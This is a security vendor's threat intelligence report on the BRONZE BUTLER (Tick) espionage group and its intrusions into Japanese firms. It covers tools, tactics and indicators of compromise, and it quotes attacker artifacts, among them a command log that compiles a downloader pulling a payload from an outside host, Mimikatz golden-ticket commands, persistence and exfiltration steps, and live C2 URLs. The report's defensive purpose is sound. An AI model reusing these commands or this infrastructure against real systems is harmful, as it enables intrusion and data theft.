
BRONZE BUTLER Targets Japanese Enterprises

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Summary

Secureworks® incident responders and Counter Threat Unit™ (CTU) researchers investigated activities associated with the BRONZE BUTLER (also known as <u>Tick</u>) threat group, which likely originates in the People's Republic of China (PRC). BRONZE BUTLER's operations suggest a long-standing intent to exfiltrate intellectual property and other confidential data from Japanese organizations. Intrusions observed by CTU™ researchers indicate a focus on networks involved in critical infrastructure, heavy industry, manufacturing, and international relations.

CTU researchers divided the <u>threat intelligence</u> about this threat group into two sections: <u>strategic</u> and <u>tactical</u>. Executives can use the strategic assessment of the ongoing threat to determine how to reduce risk to their organization's mission and critical assets. Computer network defenders can use the tactical information gathered from incident response investigations and research to reduce the time and effort associated with responding to the threat group's activities.

Key points

- Analysis of BRONZE BUTLER's operations, targeting, and capability led CTU researchers to assess that it is likely that the group is located in the PRC.
- The group has used spearphishing, strategic web compromises (SWCs), and an exploit of a zeroday vulnerability to compromise targeted systems.
- After exfiltrating targeted data from a network, BRONZE BUTLER typically deletes evidence of its
 activities. However, it maintains access to compromised environments when possible, periodically
 revisiting compromised sites to identify new opportunities for data exfiltration.
- The threat actors seemingly have the capability to develop and deploy their own proprietary
 malware tools. The group's command and control (C2) protocols are encrypted, presenting
 challenges for network defenders and incident responders.

Strategic threat intelligence

Analysis of a threat group's targeting, origin, and competencies can determine which organizations could be at risk. This information can help organizations make strategic defensive decisions regarding this threat.

Intent

CTU analysis indicates that BRONZE BUTLER primarily targets organizations located in Japan. The threat group has sought unauthorized access to networks of organizations associated with critical infrastructure, heavy industry, manufacturing, and international relations. Secureworks analysts have observed BRONZE BUTLER exfiltrating the following categories of data:

- Intellectual property related to technology and development
- Product specification
- Sensitive business and sales-related information
- Network and system configuration files
- Email messages and meeting minutes

The focus on intellectual property, product details, and corporate information suggests that the group seeks information that they believe might be of value to competing organizations. The diverse targeting suggests that BRONZE BUTLER may be tasked by multiple teams or organizations with varying priorities.

Attribution

The following characteristics led CTU researchers to assess that it is likely that BRONZE BUTLER originates in the PRC:

- Use of T-SMB Scan tools published on a Chinese developer's website
- Chinese characters in the installation service name of an early version of the xxmm backdoor
- <u>Documented</u> links between BRONZE BUTLER's Daserf tool and the PRC-based <u>NCPH hacking</u> <u>group</u>, and a decrease in BRONZE BUTLER activity during PRC national holidays

PRC-based cyberespionage groups have historically sought intellectual property and economic intelligence from competing economies to deliver information which can provide a competitive advantage domestically. The demand for this type of intelligence gathering could be influenced by China's ambitious economic growth goals.

Capability

BRONZE BUTLER has used a broad range of publicly available (Mimikatz and gsecdump) and proprietary (Daserf and Datper) tools. It appears to have been sufficiently resourced to continuously develop and replace its proprietary tools over a long period of time. The threat actors developed remote access tools and malware that generate and use encrypted C2 communication, presumably to complicate detection and mitigation. The threat actors are also fluent in Japanese, crafting phishing emails in native Japanese and operating successfully within a Japanese-language environment.

CTU analysis indicates that BRONZE BUTLER purchases a subset of its C2 infrastructure. A large percentage of this infrastructure is hosted in Japan, possibly to avoid scrutiny from security agencies that monitor international communications. The group periodically changes the C2 IP addresses and domains for each compromised network, which can limit the effectiveness of blacklisting the group's infrastructure. The group also supplements its operational infrastructure with access to compromised websites. The breadth and complexity of BRONZE BUTLER's operational infrastructure suggests that the group may have access to a dedicated infrastructure acquisition function.

The group has demonstrated the ability to identify a significant zero-day vulnerability within a popular Japanese corporate tool and then use scan-and-exploit techniques to indiscriminately compromise Japanese Internet-facing enterprise systems. The threat actors appear to use these initial footholds to select organizations of interest for further compromise. The group is attentive to changes in compromised networks and proactively attempts to avoid scrutiny from network defenders by modifying tools and methods. It has remained undetected in several compromised networks for up to five years.

Tactical threat intelligence

Incident response engagements have given CTU researchers insight into the tools and tactics that BRONZE BUTLER employs during intrusions.

Tools

CTU researchers have observed BRONZE BUTLER leveraging the following tools that appear to be exclusive to the group. Figure 1 shows the threat group's use of some proprietary tools between 2012 and 2017.

	2012	2013	2014	2015	2016	2017
Daserf (VC)						
Daserf (Delphi)						
xxmm						
Datper						

Figure 1. Timeline of malware used by BRONZE BUTLER. (Source: Secureworks)

 Daserf — This backdoor has the functionality of a remote shell and can be used to execute commands, upload and download data, capture screenshots, and log keystrokes. It uses RC4 encryption and custom Base64 encoding to obfuscate HTTP traffic. CTU researchers identified two versions of Daserf written in Visual C and Delphi. Analysis of the compile timestamps suggest that Delphi version is the successor to the Visual C version. CTU analysis suggests that the following registry entry is an indication of a Delphi-based Daserf infection:

Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer Value: MMID = <random hex string>

• Datper — BRONZE BUTLER likely created this Delphi-coded RAT to replace Daserf. Datper uses an RC4-encrypted configuration to obfuscate HTTP traffic.

xxmm (also known as Minzen) — This RAT and likely successor to Daserf AES-encrypts HTTP communications using a one-time encryption key. As of this publication, BRONZE BUTLER demonstrates a preference for concurrently using Datper and xxmm in its operations. CTU researchers identified an xxmm builder for xxmm (see Figure 2), which suggests that the threat actors customize the xxmm malware settings based on the target.

	xxmm2.exe					Select
RSAEncryptKey:	server_pub.key					Select
RSADecryptKey:	client_prikey					Select
Version:	1.0		V	Pro	xy Sniffer	
Time From:	8		То):	17	
Tunnel						
jpgTunnel URL:	http://10.10.10.23	/test.jpg				
Time Interval(ms):	60000	Start Flag:	xxmm		End Flag: mr	n×x
o Tunnel						
phpTunnel URL:	http://200.27.20	4.100/infophp				
	10000		plit Length(byte):	4	194304	

Figure 2. Customizable settings in an xxmm builder. (Source: Secureworks)

- xxmm downloader (also known as KVNDM) This simple downloader's code is similar to the main xxmm payload.
- Gofarer This downloader uses the "Mozilla/4.0+ (compatible;+MSIE+8.0;+Windows+NT+6.1;+Trident/4.0;" User-Agent in its HTTP communication (see Figure 3).

```
GET /wp-includes/images/wlw/img/site.php HTTP/1.1
User-Agent: Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.1;+Trident/4.0;
+SLCC2;+.NET+CLR+2.0.50727;+.NET4.0E)
Host: www.lunwe.com
Cache-Control: no-cache
```

Figure 3. Gofarer HTTP GET request. (Source: Secureworks)

MSGet — This persistent downloader uses a dead-drop resolver (DDR) to download and execute
another malicious payload. MSGet typically downloads encoded binaries from hard-coded URLs.
After decoding, MSGet saves the binary as %TEMP%\ms<hex string>.exe and executes it.

DGet — This simple downloader (see Figure 4) is similar to the wget web server retrieval tool.

```
C:¥>dget.exe
DGet Tool Made by XXXX
Usage:
dget.exe [URL] [FileName]
```

Figure 4. DGet usage. (Source: Secureworks)

Screen Capture Tool— This tool can capture the desktop of a victim's system (see Figure 5).

```
C:\forall C:\forall Png.dat

Screen Capture Tool 1.1 by ^_^
Usage: C:\forall Png.dat [Out File Name] [Compress Level]
[Out File Name] is a .png file.

O<=Compress Level<=9
Example:
C:\forall Png.dat example.png 9
C:\forall Png.dat c:\forall example.png 5
```

Figure 5. Screen Capture Tool usage. (Source: Secureworks)

RarStar — This custom tool uploads RAR archives to a specified URL as POST data (see Figure
 RarStar encodes the POST data using Base64 and a custom XOR algorithm.

```
POST /upload.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.0;+SV1)
Content-Length: 215
Host: example.com
bnfJH3121D8=###SHPISk0DtYMkYeb2WPfwsuxl
+5cVjnucLGJMMfKtymSXtKjbW9mcduZUvwnZYjZ+mYo8EThLHQLWqQ0oTlePYIf3Iy/
```

Figure 6. RarStar HTTP POST request. (Source: Secureworks)

BRONZE BUTLER has also used the following publicly available tools, but CTU researchers determined that the group modified most of them. Analysis of the files identified the use of multiple packers, adjusted functionality in the source code, and recompilation.

- Mimikatz This tool retrieves passwords from memory.
- Windows Credential Editor (WCE) This tool obtains passwords from memory.
- gsecdump This tool obtains passwords from memory.
- T-SMB Scan This SMB scanning tool was originally published on a Chinese programsharing website (pudn.com). BRONZE BUTLER removed its help message functionality.
- WinRAR This tool extracts tools for lateral movement and compresses data for exfiltration.

Tactics, techniques, and procedures

Incident response engagements have given CTU researchers insight into the tactics that BRONZE BUTLER employs during intrusions.

Delivery

BRONZE BUTLER uses spearphishing emails and SWCs to compromise target networks, often leveraging Flash. The group has used phishing emails with Flash animation attachments to download and execute Daserf malware, and has also <u>leveraged</u> Flash exploits for SWC attacks.

CTU researchers observed BRONZE BUTLER using compromised websites, typically located in Japan and South Korea, as part of its attack infrastructure. The group has demonstrated a capability to compromise and leverage a large number of websites in its campaigns. Based on the large quantity of C2 servers and varying IP addresses used during the same operation, the group also appears to purchase attack infrastructure. BRONZE BUTLER has leveraged a distinct attack infrastructure for different targets, suggesting that the group proactively segments operational infrastructure to minimize the risk of attribution by security researchers.

Exploitation

While investigating a 2016 intrusion, Secureworks incident responders identified BRONZE BUTLER exploiting a then-unpatched remote code execution vulnerability (CVE-2016-7836) in SKYSEA Client View, a popular Japanese product used to manage an organization's IT assets. SKY Corporation announced the vulnerability on December 21, 2016, but entries in the victim's SKYSEA Client View default log (CtlCli.log) show that the group had exploited the issue since at least June 2016 (see Figure 7).

```
2016/06/xx xx:xx:244 .. ExecMacroThread.cpp 399 1304:1500 実行対象はフォル
ダではない
2016/06/xx xx:xx:xx:384 .. ExecMacroThread.cpp 487 1304:1500 追加完了 App=
C:\Program Files\Sky Product\SKYSEA Client View\tmp\00000001.BIN, PID=6251
```

Figure 7. SKYSEA Client View log entries resulting from CVE-2016-7836 exploitation. (Source: Secureworks)

This vulnerability can be exposed when a portable connection device, such as an LTE USB modem, is connected to corporate devices. It is common for remote Japanese workers to use portable connection devices to connect to the Internet and corporate VPNs. However, some of these devices assign the ISP's global IP address to the connected laptop. Threat actors could exploit the vulnerability to impersonate the management console, and compromise the laptop's SKYSEA agent that is exposed on the Internet.

BRONZE BUTLER conducted periodic Internet scans to find vulnerable hosts. CTU researchers verified that some exploited systems were not subject to further compromise or lateral movement. This outcome suggests that the group may deploy malware to all identified vulnerable systems, but then pursues specific targets after validating the system's association with organizations of interest.

Installation

The threat actors use multiple custom downloaders that rely on executable files (Gofarer, MSGet, and xxmm downloader), PowerShell scripts, or VBS/VBE scripts. These downloaders use HTTP traffic, download an additional payload such as Daserf, Datper, or xxmm in a compressed and encoded format, and typically execute the downloaded malware after decoding the file.

CTU researchers identified the code in Figure 8 within a downloader program. This code inserts '0' characters at the end of the executable file to inflate the file size to 50-100 MB, likely to evade antivirus software detection. When analyzing BRONZE BUTLER incidents, CTU researchers observed several antivirus tools skip scanning of inflated files.

Figure 8. Downloader malware code used to inflate payload file size. (Source: Secureworks)

CTU researchers also observed BRONZE BUTLER copying downloader source code to a file (do.cs) on a compromised system and then compiling it into an executable file (do.exe). The decrypted proxy log shows the threat actors compiling custom code on the compromised system (see Figure 9).

```
c:\PerfLogs\Admin>echo using System.Net; >do.cs
c:\PerfLogs\Admin>echo namespace downloader >>do.cs
c:\PerfLogs\Admin>echo { >>do.cs && echo class Program >>do.cs && echo
                                                                                       { >>do.cs
c:\PerfLogs\Admin>echo static void Main(string[] args) >>do.cs && echo
{ >>do.cs && echo WebClient client = new WebClient(); >>do.cs c:\PerfLogs\Admin>echo string URLAddress = @""http://bulgaria
                                     string URLAddress = @""http://bulgaria-ecotour.com/im
g/a0.gif""; >>do.cs
c:\PerfLogs\Admin>echo string receivePath = @""C:\perflogs\admin\""; >>do.cs c:\PerfLogs\Admin>echo client.DownloadFile(URLAddress, receivePath + System.
IO.Path.GetFileName >>do.cs && echo (URLAddress)); >>do.cs && echo
                                                                                           } >>d
o.cs && echo } >>do.cs && echo } >>do.cs
c:\PerfLogs\Admin>cd \
c:\>dir csc.exe /s
c:\>cd c:\Windows\Microsoft.NET\Framework\v3.5
c:\Windows\Microsoft.NET\Framework\v3.5>csc.exe /out:c:\perflogs\admin\do.exe c:\perflog
s\admin\do.cs
c:\Windows\Microsoft.NET\Framework\v3.5>cd c:\perflogs\admin\ && do.exe
```

Figure 9. Decrypted proxy log showing compilation of custom code on compromised endpoint. (Source: Secureworks)

Command and control (C2) communication

Daserf, Datper, and xxmm communicate with C2 servers via HTTP, encrypting commands and data using the algorithms in Table 1. The tools use an Internet Explorer component to bypass proxy authentication as long as the compromised system communicates during the authorized times defined by the proxy server.

Malware	HTTP methods	Encryption algorithm
Daserf (Visual C)	POST	RC4
Daserf (Delphi)	GET (POST for large data)	RC4
Datper	GET (POST for large data)	RC4
xxmm	GET (POST for large data)	RC4 AES with one-time encryption key

Table 1. Daserf, Datper, and xxmm encryption algorithms.

BRONZE BUTLER uses unique C2 servers for each tool and changes C2 servers periodically. A large proportion of the group's C2 servers are hosted in Japan. The presence of certain URL patterns in proxy logs (see Table 2) can reveal BRONZE BUTLER activity.

Malware	URL pattern	User-Agent
Daserf	http:// <domain path="">.gif http://<domain path="">.asp http://<domain path="">.php?id=<8-digit hex string>&<4 lowercase characters>=<string base64-encoded<br="" similar="" to="">string></string></domain></domain></domain>	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1) Internet Explorer version number may vary
Datper	http:// <domain path="">.php?<lowercase characters="">=<16-digit hex string>1<random string=""> http://<domain path="">.php?<lowercase characters="">=<16-digit hex string>2<string base64-encoded="" similar="" string="" to=""></string></lowercase></domain></random></lowercase></domain>	
xxmm	http:// <domain path="">.php?t0=<8-digit hex string>>&t1= <number>&t2=<8-digit hex string>&t3=<number>&t6= <number> http://<domain path="">.php?id0=<8-digit hex string>&id1= <number>&id2=<8-digit hex string>id3=<number>&id6= <number> http://<domain path="">.php?idcard0=<8-digit hex string>idcard1=<number>&idcard2=<8-digit hex string>&idcard3=<number>&idcard6=<number> http://<domain path="">.php?item0=<8-digit hex string>&item1=<number>&item2=<8-digit hex string>&item3=<number>&item6=<number> http://<domain path="">.php?ps0=<8-digit hex string>&ps1= <number>&ps2=<8-digit hex string>&ps3= <number>&ps6=<number> http://<domain path="">.php?h=<8-digit hex string>&o= <number>&w=<8-digit hex string>&a=<number>&y= <number> http://<domain path="">/id0/<8-digit hex string>/id1/<number>/id2/<8-digit hex string>/id3/<number>/id6/<number>/<random filename=""></random></number></number></number></domain></number></number></number></domain></number></number></number></domain></number></number></number></domain></number></number></number></domain></number></number></number></domain></number></number></number></domain>	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1)

Table 2. URL patterns related to BRONZE BUTLER activity.

BRONZE BUTLER leverages the remote access capabilities in these tools, often using existing PC vendors' directories such as C:\DELL and C:\HP as working directories in compromised environments. CTU researchers have also observed threat actors using the following working directories:

- ∘ C:\Intel\
- C:\Intel\Logs\
- C:\Intel\ExtremeGraphics\CUI\
- C:\PerfLogs\Admin\

Credential access

BRONZE BUTLER uses credential theft tools such as Mimikatz and WCE to steal authentication information from the memory of compromised hosts. Several xxmm samples analyzed by CTU researchers incorporate Mimikatz, allowing the threat actors to issue Mimikatz commands directly from xxmm (see Figure 10). In addition, xxmm incorporates a UAC bypass tool for privilege escalation prior to stealing passwords.

```
off_145CF00 dd offset aMimikatz_custo
; DATA XREF: sub_13B5095+2C^o
; "mimikatz_custom_command"
dd offset aa_cmd_mimikatz_custom_command
db 140h dup(0)
```

Figure 10. Mimikatz command in xxmm. (Source: Secureworks)

CTU analysis revealed BRONZE BUTLERcreating forged Kerberos Ticket Granting Ticket (TGT) and Ticket Granting Service (TGS) tickets (also called golden and silver tickets, respectively) to maintain administrative access. Figure 11 shows an example of the threat actors creating a golden ticket.

```
    m3p.exe "kerberos::golden /user:kkir /domain:
    m3p.exe "kerberos::ptt zs.tck" exit (2017-01-18T01:20:48156411)

    m3p.exe "kerberos::ptt zs.tck" exit (2017-01-18T01:20:48156411)
```

Figure 11. Kerberos golden ticket created by BRONZE BUTLER. (Source: Secureworks)

Golden tickets require a username, but the domain controller does not validate that it is legitimate. CTU researchers detected BRONZE BUTLER using the following usernames for golden tickets:

- bgtras
- o bgtrs
- kkir
- kisetr
- o netkin
- o orumls
- wert

Host enumeration

The threat actors typically use built-in Windows ping and net commands for network and host enumeration activity to eventually contact the file-share server (see Figure 12). BRONZE BUTLER also uses the T-SMB Scan tool to list available SMB hosts, and screen-capture tools to obtain additional information.

Process Tree




Figure 12. Host enumeration by BRONZE BUTLER. (Source: Secureworks)

Lateral movement

After compromising a host, the threat actors attempt to compromise other connected systems to move within the network. BRONZE BUTLER typically uses the following procedure for lateral movement:

- 1. Use 'net use' and 'copy' commands to transfer a malicious file (such as malware) from the compromised host to a target system on the same network.
- 2. Use the 'net time' command to check the local time on the target system.
- 3. Use the 'at' or 'schtask' commands to register a scheduled task to be executed in a few minutes.
- 4. After a few minutes, execute the malicious file on the system.

The malicious file is typically a batch file that downloads malware and registers the malware's automatic execution in the registry. Figure 13 shows the scheduled task that executes zrun.bat (a batch file) using the at command.

Process Tree

Figure 13. Scheduled task registration. (Source: Secureworks)

Figure 14 shows the batch file (zrun.bat) executing, which adds a registry entry that auto-executes the malware.

```
taskeng.exe {EB83B0CD-EFDE-4239-98CF-66EAFFD809F2} S-1-5-18:NT AUTHORITY\System:Service: (2017-01-18T01:30:00.074071)

C:\Windows\SYSTEM32\cmd.exe /c "zrun.bat" (2017-01-18T01:30:00.495272)

reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v jusaheck /t REG_SZ /d "\"C:\progression reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run (2017-01-18T01:30:00.807272)

Figure 14. Registry entry added to auto-execute malware. (Source: Secureworks)
```

CTU researchers have also observed BRONZE BUTLER giving malware the same name as an existing document file on the file share server to cause users to unwittingly launch and install the malware on additional systems (see Figure 15).

```
C:\Users\user01\AppData\Local\Temp\msupdat> move 2016xxxx.exe \\192.168.0.1\d$\共有フォルダ
\会議議事録.exe
1 個のファイルを移動しました。
```

Figure 15. Malware given the same name as an existing document file. (Source: Secureworks)

Exfiltration

BRONZE BUTLER typically creates a list of files (i.e., a shopping list) from compromised hosts and fileshare servers. If the list is short, the group exfiltrates the files directly. For large lists, the threat actors use the following procedure:

- 1. Use malware to upload the large list of enumerated files to the C2 server.
- 2. Select specific files to steal, creating a new list.
- 3. Use downloaders or other malware to send the new list to a compromised host.
- 4. Use archiving software to collect files in a password-protected archive.
- 5. Use an uploader or other malware to send the archived files to an attacker-controlled server. The uploader software is proprietary to this group, but Datper and xxmm also contain an uploading feature. When exfiltration is complete, the uploader (or Datper or xxmm) immediately uses the del command to delete the RAR archives.

Figure 16 shows BRONZE BUTLER extracting a new list of files and archiving a specific file into RAR format for exfiltration.

```
> r.dat x qscr.rar

RAR 3.70 Copyright (c) 1993-2007 Alexander Roshal 22 May 2007
Shareware version Type RAR -? for help

Extracting from qscr.rar
Extracting 20160712-ssd.txt (snip)

> r.dat a -v500K -hp1qazxsw2 ta @20160712-ssd.txt

RAR 3.70 Copyright (c) 1993-2007 Alexander Roshal 22 May 2007
Shareware version Type RAR -? for help
...
```

Figure 16. Extracting a new file list and archiving a targeted file for exfiltration. (Source: Secureworks)

The group uses a password to encrypt files for RAR archiving. CTU researchers have observed the following passwords used in BRONZE BUTLER network compromises:

- 1234qwer
- 1234qwer!
- 1234\$%qwer
- 1qazxsw2
- 1qazxcde32ws

Conclusion

BRONZE BUTLER compromises organizations to conduct cyberespionage, primarily focusing on Japanese enterprises. Initial attack vectors include spearphishing emails, SWCs, and exploiting vulnerability in software commonly used by Japanese businesses. The group can override security controls to exfiltrate intellectual property, and victims should formulate a solid eviction plan before engaging with the threat actors to prevent them from reentering the network.

CTU researchers recommend that organizations, particularly those whose assets and intellectual property could be valuable to BRONZE BUTLER, implement the following security practices:

- Review proxy log settings to ensure they capture information such as HTTP parameters and User-Agents for future analysis. Search proxy log files for evidence of web server scanning using the URL patterns associated with BRONZE BUTLER activity.
- Use an advanced endpoint threat detection (<u>AETD</u>) solution to monitor activity on network endpoints. Install a background monitor tool (e.g., <u>Sysmon</u>) to log detailed Windows event information to assist with incident response.
- Implement timely vulnerability patching and system updates. Update SKYSEA Client View implementations to the latest version as soon as possible.
- Review network access control. In particular, review network access for use of mobile USB
 modems on corporate systems. Also implement strict security controls for privileged accounts
 such as Active Directory administrator to prevent access by an unauthorized user.

Threat indicators

The indicators in Table 3 are associated with BRONZE BUTLER activity. The URLs may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
795327de450e7f1e371a019a3d43673b60df4b7bf91138afa9ddc3913384f913	SHA256 hash	MSGet downloader
c043c28ea0d767055a8f8d4e94a9acdf62a81927b0ae63b8a9f16288f92cd093	SHA256 hash	MSGet downloader
4d7ce20a8d5bc05b7d4b1e147174f486033805260db1edbbc2516fced7558bcc	SHA256 hash	MSGet downloader
1ca3b1b259681bca70956139d25a559ccd0b0c04d4f45f08fb954e569aabf9ae	SHA256 hash	MSGet downloader
08e49c1d476aefb4c590cf135229d6da7981c7425e547d4f2877d79c1a1ab601	SHA256 hash	VBE downloader
6a63cb7089480fa76b784ca7043e147332768bccc39b84249af11f05b0dde66f	SHA256 hash	VBE downloader
026f5c37f0d633ab27b83082dd0e818edbd80c27f86ba12b5cf32b425edb92d0	SHA256 hash	VBE downloader

Indicator	Type	Context
21111136d523970e27833dd2db15d7c50803d8f6f4f377d4d9602ba9fbd355cd	SHA256 hash	Daserf (Visual C)
15abe7b1355cd35375de6dde57608f6d3481755fdc9e71d2bfc7c7288db4cd92	SHA256 hash	Daserf (Visual C)
2bdb88fa24cffba240b60416835189c76a9920b6c3f6e09c3c4b171c2f57031c	SHA256 hash	Daserf (Visual C)
85544d2bcaf8e6ca32bbc0a9e9583c9db1dce837043f555a7ff66363d5858439	SHA256 hash	Daserf (Visual C)
f8f31f73157bf049b318429c1d60ad7ff2851e62535d95cf8d121216b95c8602	SHA256 hash	Daserf (Visual C)
b1690facbce9bcc66ebf18f138dbbc10c3662a2034c211e0c414e47c7e208b4a	SHA256 hash	Daserf (Visual C)
e620c9d19d7d1f609e0bb08465e4c58db97fd0158fb286d938542fc1f03a2302	SHA256 hash	Daserf (Visual C)
2dc24622c1e91642a21a64c0dd31cbe953e8f77bd3d6abcf2c4676c3b11bb162	SHA256 hash	Daserf (Visual C)
a4afd9df1b4cc014c3a89d7b4a560fa3e368b02286c42841762714b23e68cc05	SHA256 hash	Daserf (Visual C)
dab557bae0eb93475c2c2639f186fd717dd57d8d6354232838f44ba6b6a07172	SHA256 hash	Daserf (Visual C)
db6a6a4f675cba87405c9c7b016713d3e65b052ffc6c8963764a3d3788f432fa	SHA256 hash	Daserf (Visual C)
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fa9a3341649e798bbc340ce9b2fe69791fe733aa9e46da666ce13b8cf7ca8f4d	SHA256 hash	Daserf (Visual C)
f06b440052bd2c2eb127c33c35a80c4eca34a06360d3ee1bb37348d6029dc955	SHA256 hash	Daserf (Visual C)
2a39372dea901665ab9429d2f15b3f4fb10706423e177226539047ee1ac3e4a3	SHA256 hash	Daserf (Visual C)

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4e15392553ca8e7d06f9f592eb04cf6dbfed18c98c56afc0ccd132465b270e12	SHA256 hash	Daserf (Delphi)
89a80ca92600af64eb9c32cab4e936c7d675cf815424d72438973e2d6788ef64	SHA256 hash	Daserf (Delphi)
b1bd03cd12638f44d9ace271f65645e7f9b707f86e9bcf790e0e5a96b755556b	SHA256 hash	Daserf (Delphi)
22e1965154bdb91dd281f0e86c8be96bf1f9a1e5fe93c60a1d30b79c0c0f0d43	SHA256 hash	Daserf (Delphi)
b1fdc6dc330e78a66757b77cc67a0e9931b777cd7af9f839911eecb74c04420a	SHA256 hash	Daserf (Delphi)
67e32df3a460f005e7aec83b903f6d47d5533ff3843a97d186ad02316dff9fa9	SHA256 hash	Daserf (Delphi)
2c449b562dfce53cf98acaddf37286cfb2d1e9da1536511a08bbd24ed93624a6	SHA256 hash	Daserf (Delphi)
236848e301d71cab6e17a0503fb268f25412838eccb5fb17e78580d2d0a3a31d	SHA256 hash	Daserf (Delphi)
b0966e89eae36a309d89a0c15c8a07677f58130fdc76bc98c16968376ec80626	SHA256 hash	Daserf (Delphi)
68e5013a8147e77e892dcd06687e5e815c3837fb83fbff16bac442c65b2f3e73	SHA256 hash	Daserf (Delphi)
e2f174f8368b46054e6ec2feec00b878b63e331ba3628374d584b238a95fd770	SHA256 hash	Daserf (Delphi)
7afb8082822bf3e55c6639ed2e272846c6be0e5c1fd40402b8b0f69e37402461	SHA256 hash	Daserf (Delphi)
630aa710bb7080143498d7fafbb152bbfe581bf690d9bfad041e4e285f152de2	SHA256 hash	Daserf (Delphi)
efa68fcbd455a72276062fb513b71547ea11fedf4db10a476cc6c9a2fa4f67f7	SHA256 hash	Datper
90ac1fb148ded4f46949a5fea4cd8c65d4ea9585046d66459328a5866f8198b2	SHA256 hash	Datper
331ac0965b50958db49b7794cc819b2945d7b5e5e919c185d83e997e205f107b	SHA256 hash	Datper
12d9b4ec7f8ae42c67a6fd030efb027137dbe29e63f6f669eb932d0299fbe82f	SHA256 hash	Datper
303b75a7c350d26116fe341d77105a33c8cb1da3dc82424c3eac401820e868dd	SHA256 hash	Datper

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340906b6b3a4149875dea37221843cb8b67c51eb4520b39956cb6761ef0a3c5d	SHA256 hash	Datper
b3cc83978bbc4f5603e93ec8c687a7007a3f7dbfbae01bff0a30332b06ea44d9	SHA256 hash	Datper
18e896a7547aacb33aa3941ab1b61659ed099c0f6fbb924068f81b4289b05f12	SHA256 hash	xxmm
4d208c86c8331b7f1f6dd53f83af9ee4ec700a74792b419f663a3ce105d15d1c	SHA256 hash	xxmm
28894a78bc00d6774d1242925787d35c5c2ae2563f5f7f1ff38dc0b441a15812	SHA256 hash	xxmm
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425616f2958ba176662eb9bd66259fb38ca513b5831f0a07956b22839d915306	SHA256 hash	xxmm
46eae3931334468246c728a7e0ab3bbfafe40c9f73f80bf0544b8aa649227d60	SHA256 hash	xxmm
de18ebedc5b29d66244773dda80b22ecf2c453cdbeaa85149c4ff0e96bdc4478	SHA256 hash	xxmm downloader
70ef2e2fa3ac2c44a34963aca5dfe79e2b4f51795181374cca63bbf789f8a7f0	SHA256 hash	xxmm downloader
b11941e0510e02283e7732a72f853027ea9271a2d4dc87d736ae33275eab2806	SHA256 hash	xxmm downloader

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bd81521445639aaa5e3bcb5ece94f73feda3a91880a34a01f92639f8640251d6	SHA256 hash	DGet
0fc1b4fdf0dc5373f98de8817da9380479606f775f5aa0b9b0e1a78d4b49e5f4	SHA256 hash	RarStar
http://115.144.166.240/	URL	Daserf (Delphi) C2 server
http://203.111.252.40/	URL	Daserf (Delphi) C2 server
http://27.255.69.209/	URL	Daserf (Delphi) C2 server
http://27.255.91.238/	URL	Daserf (Delphi) C2 server
http://106.184.5.30/	URL	Daserf (Delphi) C2 server
http://airsteel.co.jp/cgi-bin/search/02/06_cgi.php	URL	Datper C2 server
http://gigasolar.jp/images/blog/20131011news-3.php	URL	Datper C2 server
http://www.atnet-photo.com/japan/themes/default/themes.php	URL	Datper C2 server
http://www.primeob.com/include/mpage/store.php	URL	Datper C2 server
http://baby.ests.jp/Templates/themes.php	URL	Datper C2 server
http://www.kamomeza.net/coppermine/images/thumb_dom.php	URL	xxmm C2 server
http://noukankyo.org/images/about/soshikizu.php	URL	xxmm C2 server
http://jmta.co.jp/module/Template/Plugin/Math.php	URL	xxmm C2 server
http://i-frontierasia.com/shiryoku/link.php	URL	xxmm C2 server
http://leadoffnet.com/img/top/top_12.php	URL	xxmm C2 server

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http://www.concierge.com.cn/public_html/wp-content/themes/comment.php	URL	xxmm C2 server
http://www.wco-kyousai.com/ex-engine/themes/xe_default/conf/info.php	URL	xxmm C2 server
http://angelbaby.jpn.cm/html/images/deleteComments.php	URL	xxmm C2 server
http://www.infomiracle.info/TwitterQuest/image/ser.dat	URL	Used by BRONZE BUTLER to host tools
http://160.16.243.147/images/CUI.jpg	URL	Used by BRONZE BUTLER to host tools
http://160.16.243.147/images/ns.jpg	URL	Used by BRONZE BUTLER to host tools
http://oan.jp/photo/logo_new.jpg	URL	Used by BRONZE BUTLER to host tools
http://oan.jp/photo/logo_old.jpg	URL	Used by BRONZE BUTLER to host tools
http://s-city.net/sport/pic1612.jpg	URL	Used by BRONZE BUTLER to host tools
http://sha-sigma.com/led/aa.dat	URL	Used by BRONZE BUTLER to host tools
http://www.s-city.net/images/beach6.jpg	URL	Used by BRONZE BUTLER to host tools
